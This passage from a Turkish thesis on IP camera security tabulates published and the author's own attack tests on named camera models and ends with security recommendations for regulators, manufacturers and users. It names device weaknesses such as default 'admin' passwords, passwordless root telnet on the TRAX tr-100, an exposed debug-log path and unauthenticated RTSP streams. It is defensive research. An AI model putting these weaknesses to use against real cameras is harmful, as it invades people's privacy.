ARP zehirlenmesi ile kullanıcı adı ile parolanın alındığı, - Hydra ile geçerli kullanıcı adı ve parola bulunduğu, - Metasploit ile açıklıkların keşfedildiği, - MD5 hash değerlerinin alındığı, - Intruder ve Sniper ile yakalanan MD5 hash değeri alanlarında tam olarak bir sözlük saldırısı gerçekleştirilebildiği ve geçerli kullanıcı adı ve parola değerlerinin elde edildiği, tespit edilmiştir.
[59]	Edimax IP kamera sistemi.	Belirtilmemiş	- Olası tüm MAC kombinasyonlarını sıralayarak çevrimiçi cihazları taramıştır. - Cihaz kimlik bilgilerine kaba kuvvet (brute force) saldırısı yapılmıştır. - Kimlik doğrulama sunucusunu kandırmak için kurban kamerası taklit edilmiştir.	- Kamera bağlantı durumunu çevrimiçi/çevrimdışı olarak göstermiştir. - Kaba kuvvet saldırısına karşı savunmasızdır. - Aldatma (spoof) saldırısı, kimlik doğrulama bilgilerini almak için gerçek kameraları taklit edebilmektedir.
[64]	IP Kamera (marka model belirtilmemiş)	Nmap Wireshark	- Ağ analizi ve MITM gerçekleştirilmiştir. -Video akışlarını almak için RTSP portuna kaba kuvvet saldırısı gerçekleştirilmiştir. - Cihazın mobil uygulamasına tersine mühendislik saldırısı yapılmıştır.	- Komut gönderebilen gerçek zamanlı akışları açığa çıkaran RTSP portu bulunmuştur. - Komutlar ve kimlik bilgileri açık metin olarak gönderilmektedir. -Video akışları alınamamıştır. -Mobil uygulamadaki kimlik bilgileri açık metindir.
[96]	AirLive BU-3026 IP kamera	Hping3 aracı	Kurbanın IP'sini kullanarak Flood UDP DoS saldırısı gerçekleştirilmiştir.	-Kurban cihaz servisleri etkilenmemiştir.
[97]	Görüntüleri Insecam web sitesinden alınan farklı IP kameralar	Angry IP Scanner	Açık erişimli cihazlar kontrol edilmiştir.	Birçok IP kameranın ayarlanmış parolalarının olmadığı görülmüştür.

Çizelge 4.1. (devam) Saldırı ve sonuçlarına ilişkin özet çalışma

Referans	Test edilen kamera	Testte kullanılan araçlar	Saldırılar	Sonuçlar
[65]	Ring Kapı Zili Akıllı Kamerası	Belirtilmemiş	İletişime ilişkin olarak; - Kamera ve sunucu arasındaki bağlantının video akışını alıp almayacağı, - Sunucu ile telefon arasındaki bağlantının video akışını alıp almayacağı, - Kamera ve telefon arasındaki bağlantının video akışını alıp almayacağı, - Kamera ile kayıt sunucusu arasındaki bağlantının MITM saldırısıyla kesilip kesilemeyeceği, Akıllı kameraya ilişkin olarak; - Açık portların varlığı, bu portlarda çalışan istismar edilebilir servisler ve sistem bilgilerine erişen URL'ler ile güncelleme işlemleri, - Üretici şirket tarafından sağlanan varsayılan şifrelerin kullanımı, - Cihazın fiziksel bağlantı noktalarının kameraya erişmek veya içine bir şey eklemek için kullanılıp kullanılamayacağı, kameranın güvenli olmayan duruma getirilip getirilemeyeceği ve çıkarılabilir bir depolama ortamına sahip olup olmadığı, Web arayüzüne ilişkin olarak; - Hesap kilitleme mekanizmalarıyla birlikte şifre politikasının, kullanıcı hesabının ele geçirilmesini önlemek için fazladan güvenlik katmanı ekleyip eklemediği, Mobil uygulamasına ilişkin olarak; - SSL uygulamasının hatalı olup olmadığı, - Geliştiricilerin kötü log kaydı mekanizmaları nedeniyle kullanıcı kimlik bilgilerinin sızdırılıp sızdırılmadığı, - Olası arka kapıları veya riskli kodları kontrol etmek için uygulama özellikleriyle birlikte uygulama bildirim izinleri, - Uygulama imzalama sertifikası parametreleri, kontrol edilmiştir.	Ring Kapı Zili Akıllı Kamerasına ilişkin olarak; -Gereksiz açık portun olmadığı ve güncellemelerin otomatik olarak yapıldığı, - Varsayılan şifrelerin kullanılmadığı, - MAC adresinin ve seri numarasının ortaya çıkabileceği, - Parola karmaşıklığının zorunlu olmadığı, - Hesap kilitleme mekanizmalarının bulunduğu, - pem dosyasında tanımlanan bir dizi sertifikanın kullanıldığı, -Ev adresi, kriptografik anahtarlar vb. kullanıcı kimlik bilgilerinde sızıntı olabildiği, - Uygulamada izinlerin makul olduğu, - İyi uygulama parametreleri, tespit edilmiştir.
	Netatmo Akıllı Kamera			Netatmo Akıllı Kameraya ilişkin olarak; -SD kartın iletişimi etkileyebilecek kriptografik anahtar izleri içerdiği, - Sunucu ile telefon arasındaki bağlantının alınıp alınamayacağının SSL uygulamasına bağlı olduğu, - HTTP'nin, son saldırganlara veya Wi-Fi keşfini deneyen harici saldırganlara karşı güvenli olmadığı, - Proxy sertifikasını kabul etmediği, - Gereksiz açık port olmadığı, - Güncellemelerin otomatik olduğu, - Varsayılan şifrelerin kullanılmadığı, - Çıkarılabilir şifrelenmemiş hafıza kartının bulunduğu, - Parola politikasının ve kilitleme mekanizmalarının yeterli olduğu, -Hatalı SSL uygulaması olduğu, TLS ayarlarının mevcut en iyi uygulamaları desteklemediği, -Uygulama izinleri açısından yarı ayrıcalıklı olduğu, - Sertifika parametresinin hatalı olduğu, görülmüş ancak bilgi sızıntısı tespit edilmemiştir.
	BT Akıllı Kamera			BT Akıllı Kameraya ilişkin olarak; -TCP üzerinde iletişimin şifreli olduğu, - Proxy sertifikasını kabul etmediği, - Port 53'ün dnsmasq'ın eski bir sürümünü, sistem günlükleri sızıntısını, yönlendirici kimlik bilgilerini açığa çıkaran erişilebilir kurulum sayfasını ve güncelleme için gereken kullanıcı müdahalesini çalıştırdığı, - Kullanıcı adının ve parolasının "admin" olduğu, - Güvenli olmayan duruma getirilerek bazı sayfaların erişilebilir olmasını sağlayabileceği, - Cihazın MAC adresinin ve seri numarasının açığa çıkarılabileceği, - Parola karmaşıklığının zorunlu tutulmadığı ve hesap kilidinin bulunmadığı, - Hatalı sertifika doğrulaması, TLS ayarlarının mevcut en iyi uygulamaları desteklemediği, - Uygulama izinleri açısından yarı ayrıcalıklı olduğu, -Sertifika parametresinin hatalı olduğu, görülmüş, bilgi sızıntısı tespit edilmemiştir.

Çizelge 4.1. (devam) Saldırı ve sonuçlarına ilişkin özet çalışma

Referans	Test edilen kamera	Testte kullanılan araçlar	Saldırılar	Sonuçlar
[65]	Markası belirtilmemiş 1. kamera	Belirtilmemiş	İletişime ilişkin olarak; - Kamera ve sunucu arasındaki bağlantının video akışını alıp almayacağı, - Sunucu ile telefon arasındaki bağlantının video akışını alıp almayacağı, - Kamera ve telefon arasındaki bağlantının video akışını alıp almayacağı, - Kamera ile kayıt sunucusu arasındaki bağlantının MITM saldırısıyla kesilip kesilemeyeceği, Akıllı kameraya ilişkin olarak; - Açık portların varlığı, bu portlarda çalışan istismar edilebilir servisler ve sistem bilgilerine erişen URL'ler ile güncelleme işlemleri, - Üretici şirket tarafından sağlanan varsayılan şifrelerin kullanımı, - Cihazın fiziksel bağlantı noktalarının kameraya erişmek veya içine bir şey eklemek için kullanılıp kullanılamayacağı, - Kameranın güvenli olmayan duruma getirilip getirilemeyeceği ve çıkarılabilir bir depolama ortamına sahip olup olmadığı, Web arayüzüne ilişkin olarak; - Hesap kilitleme mekanizmalarıyla birlikte şifre politikasının, kullanıcı hesabının ele geçirilmesini önlemek için fazladan güvenlik katmanı ekleyip eklemediği, Mobil uygulamasına ilişkin olarak; - SSL uygulamasının hatalı olup olmadığı, - Geliştiricilerin kötü log kaydı mekanizmaları nedeniyle kullanıcı kimlik bilgilerinin sızdırılıp sızdırılmadığı, - Olası arka kapıları veya riskli kodları kontrol etmek için uygulama özellikleriyle birlikte uygulama bildirim izinleri, - Uygulama imzalama sertifikası parametreleri, kontrol edilmiştir.	Markası belirtilmemiş 1. kameraya ilişkin olarak; -UDP üzerinden hiçbir görüntünün doğrudan alınamadığı, - Kullanıcıdan yönetici veya kullanıcının değiştirdiği bir parola isteyen erişilebilir bir sayfanın olduğu, - Kullanıcı tarafından değiştirilebilen, ancak cihaz sıfırlama düğmesi ile "admin" olarak sıfırlanabilen varsayılan "admin" parolasının kullanıldığı, - SD kartın tanınmadığı, cihazın kimliğini ve şifresini açığa çıkardığı, - Parola karmaşıklığının zorunlu tutulmadığı ve hesap kilidinin olmadığı, - SSL kullanılmadığı, kullanıcının HTTP aracılığıyla oturum açtığı, - Şifreleme anahtarlarının ve Wi-Fi kimlik bilgilerinin sızdırıldığı, - Uygulama izinlerinin makul olduğu, - Sertifika parametresinin hatalı olduğu tespit edilmiştir.
	Markası belirtilmemiş 2. kamera			Markası belirtilmemiş 2. kameraya ilişkin olarak; -UDP üzerinden hiçbir görüntünün doğrudan alınamadığı, - Erişilebilir sistem logları: http: // IPAddress / debug / sys logd.txt, açık portları (49152 / tcp bilinmiyor- 554 / tcp rtsp- 80 / tcp http) bulunduğu, - Kullanıcı tarafından değiştirilebilen, ancak cihaz sıfırlama düğmesi ile "admin" olarak sıfırlanabilen varsayılan "admin" parolasının kullanıldığı, - Çıkarılabilir şifrelenmemiş hafıza kartı, aygıtın UID'sinin, parolasının ve seri numarasının ortaya çıkarılabileceği, - Parola karmaşıklığının zorunlu olmadığı (hesaba telefon uygulaması tarafından erişilebildiği için kilitleme mekanizması bulunmadığı). - Uygulama izinlerinin makul olduğu, - Sertifika parametresinin hatalı olduğu görülmüş, bilgi sızıntısı tespit edilmemiştir.
[66]	Foscam FI9826W, Hikvision DS-2CD2535FWD-I(W)(S), Merit-LILIN LR2522E4, Merit-LILIN IPR722ES4.3, Sricam SP008 Sricam SP017.	Ettercap Bettercap Wireshark Hydra Burpsuite	Kamera yayınlarına yetkisiz erişim sağlama saldırısı ile MITM, paket koklama, hizmet reddi saldırıları gerçekleştirilmiştir.	MITM saldırılarının başarılı olduğu ve kurban cihaz ve tüm kameraların MAC ve IP adreslerinin kontrol edemediği, bu nedenle de ARP sahtekarlığını ve hizmet reddini algılayamadığı ve engelleyemediği görülmüştür.

Çizelge 4.1. (devam) Saldırı ve sonuçlarına ilişkin özet çalışma

Referans	Test edilen kamera	Testte kullanılan araçlar	Saldırılar	Sonuçlar
[98]	LeFun IP Bebek monitör kamerası	GET request	- Oturum ve kamera kimlik bilgilerinin teşhir edilmesi, - Oturumun ele geçirilmesi ile kamera yayınına erişim sağlanmaması, amacıyla saldırı gerçekleştirilmiştir.	-Bir saldırganın hassas bilgileri gizlice dinlemesini ve bir kurban kullanıcı için kimliği doğrulanmış bir oturumu ele geçirmesini sağlayan bir güvenlik açığı, - Oturum kimliklerinin düzgün yönetilmediği ve oturumların uygun şekilde sonlandırılmayıp, birden fazla kullanıcının aynı anda aynı oturuma dahil olabildiği, - LeFun kamera uygulaması MIPC indirildiğinde VsmaHome, Ebitcam, YIPC, Vimtag ve Myannke gibi diğer kamera uygulamalarının önerildiği, - MIPC uygulamasının, LeFun kameranın yanı sıra, aralarında ANNKE 720p, EbitCam 1080p, Vimtag VT-361 ve VSmaHome 1080p Wi-Fi video izleme güvenlik kameraları da dahil olmak üzere diğer internet bağlantılı kameralarla da çalıştığı, tespit edilmiştir.
[98]	Swann NVW-470 IP Kamera	Binwalk John The Ripper Netcat	- Root erişimi elde etme, - Canlı kamera görüntüsüne erişim sağlama, - Kamera görüntüsünü internete açma, saldırıları gerçekleştirilmiştir.	-Satıcının web sitesinde mevcut olan sabit kodlanmış zayıf bir root şifresine sahip olduğu, - Cihazının gerçek zamanlı akış protokollerinde uygun kimlik doğrulamasının bulunmadığı, - Ağ kullanıcılarının kullanabileceği alternatif bir URL sağlandığı, tespit edilmiştir.
[69]	Intelligent ONVIF YY HD	Netdiscover Nmap Wireshark Mitmproxy Arpspoof Bettercap	-Sistem algılama, - Ağ trafiği analizi ile hizmetlerin ve portların tanımlanması için veri toplama, - Trafik analizi, - IP kamerayı destekleyen mobil ve Windows uygulamalarındaki kusurlar, kontrol edilmiştir.	- Bilgi toplama aşamasında, ağda çalışan tüm makinelerin görüldüğü, - Açık portların test edildiği, - Cihazın arkasında hem cihaz kimliği hem de şifre için iki varsayılan bilgi yazıldığı, - İlgili android uygulamasının şifre belirleme politikasının bulunmadığı, - Cihazın botnet haline getirilmesinin mümkün olduğu, - Kimlik doğrulama verileri dahil, iletilen tüm verilerin düz metin olarak görülebildiği, - Kritik verilerin ve gizli bilgilerin düz metin olarak aktarılmasının yalnızca IP kameranın güvenliğini tehlikeye atmakla kalmayacağı, ağın güvenliğini de etkileyeceği, - Cihazdan canlı yayını almak için kullanılabilecek RTSP'ye bir URL bulunduğu ve herhangi bir kimlik doğrulama bilgisine ihtiyaç duymadığından savunmasız olarak çalıştığı, tespit edilmiştir.
[99]	D-Link Kamera (DCS-8000LH) Yi Antscam Kamera	Nmap Vulscan, Nmap-vulners Xerxes Metasploit, Searchsploit Nikto Dirb Hydra	- TCP SYN gizli taramalarının yanı sıra 80 (HTTP), 443 (HTTPS / SSL), 22 (SSH), 25 (SMTP), 110 (uzak posta sunucusu), 445 (SMB) numaralı portlarda UDP taramalarını kullanarak işletim sistemi, IP ve MAC adresleri ve açık portlar gibi cihaz hakkında (varsa) bilgi toplanmıştır. - Taranan portlar ve cihazın kendisi hakkında bulunan CVE'lerin raporlanması için iyi bilinen CVE veritabanları kullanılmıştır. - SYN flood ve PoD saldırıları gerçekleştirilmiştir.	D-Link kameraya ilişkin olarak; - Cihaz ve işletim sistemi ile ilgili ayrıntılar alınmış, - TCP / IP parmak izi (fingerprint), bunlarda çalışan 4 açık port ve servis, 2 CVE, web içeriği veya web sunucusunun olmadığı, - SSL güvenlik açığı ve bununla ilgili sorunlar, bulunmuştur. Yi Antscam kameraya ilişkin olarak; - Cihaz ayrıntıları bulunmuş ancak ana bilgisayar ayrıntıları bulunamamış olup, - TCP açık portu olmadığı tespit edilmiş, - TCP/IP parmak izi ile 42 açık UDP portu ve bunlarda çalışan servisler tespit edilmiş, ancak açıklardan yararlanma (exploit) veya CVE ile cihazda web içeriği veya web sunucusu bulunamamıştır.

Çizelge 4.1. (devam) Saldırı ve sonuçlarına ilişkin özet çalışma

Referans	Test edilen kamera	Testte kullanılan araçlar	Saldırılar	Sonuçlar
[99]	(devam)	(devam)	(devam) -Herhangi bir HTTP, SMB veya RDP'nin çalışıp çalışmadığı tespit edilmiştir. - HTTP, HTTPS, SSL'den iletişim paketleri analiz edilmiştir. - SSH, SMB veya RDP gibi servisleri çalıştıran açık portlara yönelik sözlük saldırıları gerçekleştirilmiştir.	
Bu Tez	AZEMAX IP 610	Nmap Bettercap Hydra Armitage	- Cihaza ilişkin bilgi toplanması, - Ağ analizi, - MITM saldırısı, - Parola kırma saldırısı, gerçekleştirilmiş ve Armitage ile cihaza yönelik gerçekleştirilebilecek saldırıların tespiti yapılarak önerilen saldırılar denenmiştir.	- Cihazdaki açık portlar ile çalışan servisler tespit edilmiştir. - MITM saldırısı ile kullanıcı adı ve parolanın düz metin olarak alınabildiği görüşmüştür. - Elde edilen kullanıcı adı ve parola ile canlı görüntü izlenilebilmiştir. - İnternette bulunan birçok parola bilgisi ile tarafımızca oluşturulan liste kullanılarak gerçekleştirilen parola saldırısı ile parolaların elde edilebileceği görülmüştür. - Armitage kullanılarak gerçekleştirilen saldırılar sonucunda farklı çıktılar alınmış olup, saldırılar başarısız olmuştur. İnternetteki her exploitin her kameraya başarıyla uygulanamayabileceği görülmüştür.
Bu Tez	TRAX tr-100	Nmap Armitage	- Cihaza ilişkin bilgi toplanması, - Ağ analizi, - Root erişimi elde etmek, amacıyla saldırılar gerçekleştirilmiş ve armitage ile cihaza yönelik gerçekleştirilebilecek saldırıların tespiti yapılarak önerilen saldırılar denenmiştir.	- Cihazdaki açık portlar ile çalışan servisler tespit edilmiştir. - Tarama sonucunda farklı IP kamera bilgisine erişilmiştir. - Armitage üzerinde denenen saldırılar sonucunda, saldırıların başarısız olduğuna dair yanıtlar alınmıştır. İnternetteki her exploitin her kameraya başarıyla uygulanamayabileceği görülmüştür. - Kameranın FTP sunucusuna anonim olarak bağlanılabildiği, root erişiminin sağlanabildiği ve root kullanıcısı ile şifre gerekmeden telnet üzerinden tam yetki ile erişim sağlandığı tespit edilmiştir.

5. DEĞERLENDİRME VE ÖNERİLER

Bu tez kapsamında literatürde yeralan bulgular ile tarafımızca elde edilen sonuçlar birlikte değerlendirildiğinde,

- Metasploit çerçevesi gibi denetim araçlarının hali hazırda çok çeşitli IP tabanlı kamera sistemlerini tehlikeye atmak için kullanılabilen modüller içerdiği,
- Küresel ölçekte kameraların coğrafi konumlarını, yüklü yazılım hizmetlerini ve bazen kullanıcı adı/şifre kombinasyonlarını da içerecek şekilde ayrıntılı verilerin yayınladığının tespit edildiği çok sayıda durumun bulunduğu,
- Yalnızca bir web tarayıcısı ve Shodan gibi bir arama motoru kullanan kötü niyetli bir kişinin, IP tabanlı kameraların varlığını görece kolaylıkla tespit edebildiği ve bireylerin mahremiyetini kolaylıkla tehlikeye atabileceği,
- Yetersiz kimlik doğrulama/yetkilendirme, güvenli olmayan web arayüzleri ve yazılım/bellenimin yaygın güvenlik açıkları olmaya devam ettiği,
- Yazılım çözümlerinin birden çok üretici arasında paylaşılması nedeniyle, benzer güvenlik açıklarının birçok farklı marka ve model IP tabanlı kamera için geçerli olduğu,
- Güvenliği ihlal edilmiş bir IP tabanlı kameraya erişimin aynı ağdaki diğer cihazlara erişmek için bir ağ geçidi oluşturabileceği ve dolayısıyla güvenli olmayan bir ağa bağlı güvenli IP tabanlı kamera ve güvenli bir ağa bağlı güvenli olmayan bir IP tabanlı kameranın, güvenli olmayan bir sistemle sonuçlanacağı,

tespit edilmiştir.

IP tabanlı kameranın ele geçirilmesi ve bu sayede kişisel mahremiyeti içeren görüntü ve ses içeriğinin elde edilmesi başa gelebilecek en kötü senaryolardan biridir. Bu işlemi gerçekleştiren kötü niyetli kişi, meraklı bir komşu olabileceği gibi kamerayı farklı nedenlerden dolayı ele geçiren suçlular da olabilir. IP tabanlı kameralar; hırsızlık, casusluk, suikast vb. suçlarda;

- kat planını öğrenerek bir eve veya işyerine girilmesi,
- kişilerin ne zaman gelip gideceklerini bilmek amacıyla hareketlerinin izlenmesi,
- konut sahipleri uzaktayken, hırsızlık için doğru zamanın yakalanması amacıyla canlı

görüntü tespiti,
- bir soruşturmayı sabote etmek veya dikkati şüpheliden uzaklaştırmak amacıyla delillerin ortadan kaldırılması,
- gizli bilgilerin görülmesine yardımcı olmak amacıyla, kameranın görüş açısının değiştirilmesi,
- gizli tutulması gereken kişisel bilgilerin ele geçirilmesi,

ve bunlar gibi bir çok amaçla kullanılabilmektedir.

Bir evde kullanılan IP tabanlı kameranın kötü niyetli bir kişi tarafından ele geçirilmesi sebebiyle bireylerin kişisel mahremiyetleri ihlal edilirken; siber savaş, siber terörizm veya siber casusluk kampanyalarının bir parçası olması durumunda söz konusu risk etkisinin kişisel riskten çıkarak alt yapıya veya ülke çapına yayılmasına neden olabilmektedir.


Bu kapsamda, Resim 5.1.'de özetlendiği gibi IP tabanlı kamera sistemleri güvenliğinde sorumlu aktörler; ulusal otorite, üretici ve kullanıcı olarak belirlendiğinde genel olarak,

- Ulusal otoritelerin; cihazlara ilişkin belirli standart ve politika hazırlanmasını ve uygulanmasını sağlayarak denetlemesi,

- Üreticilerin; tasarım ve üretim aşamasında cihaz güvenliğine ilişkin tedbirler alması,

- Kullanıcıların ise; farkındalıklarının yüksek olup, doğru yapılandırma ile güvenlik kontrollerini yerine getirmesi,

doğrultusunda güvenlik önlemlerine ilişkin değerlendirmelerde bulunulmuş ve öneriler geliştirilmiştir.



Resim 5.1. IP tabanlı kamera sistemleri güvenliğinde sorumlu aktörler

5.1. Ulusal Otoritelere İlişkin Değerlendirme ve Öneriler

Üretici ve kullanıcı haklarının gözetilmesi, gerekli olduğu durumlarda denetlenmesi ve bunlarla ilgili standartların belirlenmesi uluslararası organizasyonların ve ulusal otoritelerin alması gereken sorumluluklardır.

Ayrıca, kullanıcıların eğitimleri ile farkındalıkları konusunda da milli siber güvenlik bilincinin oluşması ve yaygınlaşması için ülkenin basın ve yayın organlarının bu konuda görevler alması sağlanarak kamu spotları hazırlanması faydalı olacaktır.

IP tabanlı kameralar için donanım ve yazılım güvenlik standartlarının oluşturulması veya uygun standartların kullanılmasının sağlanması, sistemlerde belirli bir güvenlik seviyesinin oluşturulmasına yardımcı olacaktır.

Bilinen güvenlik açıkları ile satışa sunulan veya temel kimlik doğrulama saldırılarından korunma mekanizması olmayan cihazların piyasada satılmasına izin verilmemeli ya da risklerin belirtildiği etiketler veya bilgi notlarıyla tüketiciye sunulması sağlanmalıdır.

5.2. Üreticilere İlişkin Değerlendirme ve Öneriler

Nesnelerin interneti cihazları ve dolayısıyla IP tabanlı kameraların kullanımı hızla yaygınlaştığından dolayı, güvenlik ve gizlilik tasarımları sonradan düşünülmemeli, güvenlik

ve gizlilik ihlallerine engel olmak amacıyla cihazların tasarım ve üretim aşamalarında bu hususlar titizlikle değerlendirilmelidir.

Cihazlar, üretim sistemleri, diğer üreticiler ve kullanıcılar da dikkate alınarak, geliştirme yaşam döngülerini de içerecek şekilde bilgi güvenliği politikaları oluşturulup uygulanmalıdır.

Cihaz tasarımı aşamasında; ön görülebilecek veri hassasiyetleri ile güvenlik risklerinin türleri ve sayıları da göz önünde bulundurularak, güvenlik ve gizlilik açısından risk değerlendirmesi yapılmalıdır.

Düzenli güvenlik denetimleri ile risk azaltma stratejileri planlanmalı ve uygulanmalıdır.

Kalite testleri için yeterli zaman ve kaynak tahsis edilmelidir.

Sistemlerdeki mevcut ve olası güvenlik açıklarının kataloglanarak giderilmesi için çalışmalar yapılmalıdır.

Üretim aşamasında; geçici olmayan ve üzerine yeniden yazılamayan bir bellek yongası vasıtasıyla, cihazın fabrika ayarlarına güvenli bir şekilde dönebilmesi için sıfırlama düğmesi tasarlanmalıdır.

Üreticiler, kullanıcıların cihaz kurulumu yaptıktan sonra ilk kurulumla gelen varsayılan şifreleri değiştirmeleri için kullanıcıların karşısına mesajlar çıkartmalı ya da varsayılan şifreyi değiştirmeye kullanıcıları zorunlu tutmalıdır. Cihazlar tak çalıştır olarak adlandırılan kolay kuruluma sahip ürünler olduğu için her ürün benzersiz bir şifre ile şifreli bir şekilde satılmalı, şifre kullanıcıya ürün ile birlikte verilerek ilk kurulum sonrası değiştirmeye mecbur bırakılmalıdır. Üreticiler büyük harf, küçük harf, sembol ve rakam içermeyen parola koyabilmeyi engellemeli ve kullanıcıların güçlü parolalar koymasını zorunlu hale getirmelidir. Parola giriş ekranına yanlış parola deneme sınırları konulmalı, belli bir denemeden sonra “süre beklemeli deneme” ya da insan bilgisayar ayrımı için kullanılan test (captcha) şeklinde kaba kuvvet saldırılarını engelleyici yazılımlar kullanılmalıdır.

Donanım tasarımlarına, aygıt yazılımı uygulamalarına, iletişim ve güvenlik protokollerine

doğrulama teknikleri uygulanmalıdır. Kullanıcı hesaplarında iki faktörlü doğrulama kullanılarak, kullanıcının eriştiği cihaz kaydedilip farklı bir cihazdan erişmek isterse cihaz üzerinden oturum açabilmesi için iki faktörlü doğrulama adımlarının tamamlanıp, yetkili bir kullanıcı olduğu teyit edilmelidir.

Cihazda, önyükleme ve işletim sistemi yazılımının üretici sürümü olmasını ve kötü amaçlı yazılımlar veya kötü niyetli üçüncü kişiler tarafından tahrif edilmemesini sağlayan, güvenli önyükleme özelliği olmalıdır.

Üreticiler, veri iletişim fonksiyonunu şifreli olarak planlamalı, cihaz kullanıcı adı, şifre bilgileri ile kablosuz ağ ismi ve şifresi düz metin olarak iletişim paketlerinde kullanılmamalıdır. Bunun gibi bilgiler ilk eşleştirme paketinde şifreli bir şekilde gönderilmeli daha sonraki iletişimin devamında gönderilen paketlerde hash olarak gönderilmelidir.

Kurulum sırasında, kameralar bir erişim noktası oluşturduğunda ve mobil uygulamasının kurulum prosedürünü gerçekleştirmek için ona bağlanması beklendiğinde, üreticiler erişim noktasını güvenli hale getirmeli ve saldırganların kurban kimliğine bürünmesini önlemek amacıyla ona bağlı cihaz için bir kimlik doğrulama sağlamalıdır.

Kameralar, kurulum sonrasında üretici firma tarafından yayınlanan cihaz yazılım güncellemeleri ile kullanmadan önce son yayınlanan versiyona güncellenmelidir. Yeni bir cihaz yazılım güncellemesi yayınlandığında kullanıcıların bundan haberdar olabilmesi ve kolayca güncelleyebilmesi için kullanıcılara otomatik güncelleme bildirimleri gönderilmelidir. Cihaza nasıl yama uygulayacağına dair adım adım açıklamalı videolar bulunmalı ve talimatlar kullanım kılavuzuna eklenmelidir.

Üretici, bulut kontrol için kendi sunucusu üzerinden göndereceği tüm trafiği SSL sertifikaları ile şifreleyerek sağlamalıdır.

Geliştiriciler, uygulamanın kullanılmayan veya gereksiz izinler istemeden görevlerini yerine getirmesini sağlamalıdır.

Video içeriğinin bütünlüğünü sağlamak için, görüntüde gizlenen ve görüntü kurcalandığında

bozulan ince bir sinyal olan, dijital filigranlar (DW) kullanılabilir [100]. Bu şekilde izleyici, her karenin meşru olduğunu doğrulayabilecektir. DW'leri kullanmanın avantajı, video veya ağ protokollerinde değişiklik gerektirmemeleridir; ancak, görüntüye parazit ekleyebilir ve video sıkıştırması durumunda bozulabilmektedir.

Shodan gibi nesnelerin interneti arama motorlarının yardımıyla nesnelerin interneti cihazlarının tespit edilerek DDoS saldırısının ilk keşif aşamasının atlatılması ile bu saldırılar kolaylaşmıştır. Cihazların DDoS saldırılarına maruz kalması durumunda istekleri karşılayamadığını tespit eden bir hata mekanizması olmalı ve cihazlar taleplerin çok olduğu durumlarda bu talepleri karşılayamayacağını yönetici olan kullanıcıya bildirmelidir.

IP tabanlı kameranın cihaz yazılımında donanım ve yazılım bilgilerinin yer aldığı satırlar başka bir marka ve model bilgisi ile değiştirilerek, saldırganların yanlış marka ve model için zaafiyet araştırması yaparak yanlış ya da işe yaramayan saldırı teknikleri (exploit vb.) kullanımına yönlendirilmesi suretiyle de güvenlik sağlanabilmesi mümkün olabilecektir.

ARP Zehirlenmesini ve sahtekarlığını önlemek için cihazlar, yeni girişlere güvenmeden ve kabul etmeden önce ağdaki cihazlarla mevcut ARP önbelleğini kontrol etmelidir. Saldırgan, kullanımda olduğu bilinen bir IP adresine sahip olduğunu iddia ederse, ortadaki adam saldırısı başarısız olabilecektir.

5.3. Kullanıcılara İlişkin Değerlendirme ve Öneriler

Toplumdaki pek çok kişi, IP tabanlı kameraların ne düzeyde güvenli olduğunu bilmemekte veya önemsememektedir. Kamera çekim yapıyor, amacı doğrultusunda uzaktan izlenebiliyorsa ve uygun fiyatlıysa, kullanıcılar güvenlik konusunu düşünmeyebilmektedir. Kullanıcılar eğitilmeli ve farkındalıkları arttırılmalıdır, çünkü eğitimli bir kullanıcı mahremiyetini ortaya çıkaran bir ürün satın almayacak ve üreticiler de satamayacakları ürünlere yatırım yapmayacaktır.

Bu kapsamda kullanıcılar, potansiyel saldırılar, istenmeyen mesajlar ve yanlış bahanelerle yapılan istekler konusunda ve sosyal mühendislik saldırılarına karşın eğitilmeli ve bu eğitimler kurum ve kuruluşlarda en yetkisiz personelden en yetkili personele kadar düzenli olarak verilmeli, okullarda çocuklara ilişkin gerçekleştirilen farkındalık etkinlikleri sürekli

olmalı ve yaygınlaştırılmalı, tüm kullanıcılar için de kamu spotları ile desteklenmelidir. Kullanıcı, ev ağının konfigürasyonunu kurarken veya değiştirirken, bilgisayar ağları ve bilgisayar güvenliği hakkında yeterli bilgiye sahip olmayabilmektedir. Genelde, mevcut ev ağı ekipmanı, yeterli düzeyde güvenlik sağlamak için yeterli mekanizmaları desteklemektedir. Ancak, bu yetenekler doğru yapılmayan bir konfigürasyon nedeniyle her zaman kullanılamayabilmektedir. Bu nedenle donanımların veya cihazların konfigürasyonları doğru bir şekilde yapılandırılmalıdır.

Tüm cihazların yazılımının güncel olup olmadığı periyodik olarak kontrol edilmeli ve son versiyona güncellenmelidir.

Kullanıcılar kendi statik IP adresleri üzerinden gerçekleştireceği akıllı kamera kayıtları gibi trafikleri kendilerinin temin edeceği SSL sertifikalar ile şifrelenmesini sağlamalıdır.

Kullanıcılar, kablosuz ağlar için farklı bir VLAN kullanmalı, misafirler için de misafir ağı oluşturarak geçici olarak internet paylaşmak istedikleri kişilerin bu ağı kullanmalarını sağlamalıdır.

Kamera ile şebeke arasında şifrelenmiş bir sanal özel ağ (VPN) bağlantısı kurmak da kameradan ağa verilen bilgilerin bütünlüğünü tehlikeye atacak üçüncü kişilerin erişim ihtimalini azaltacaktır.

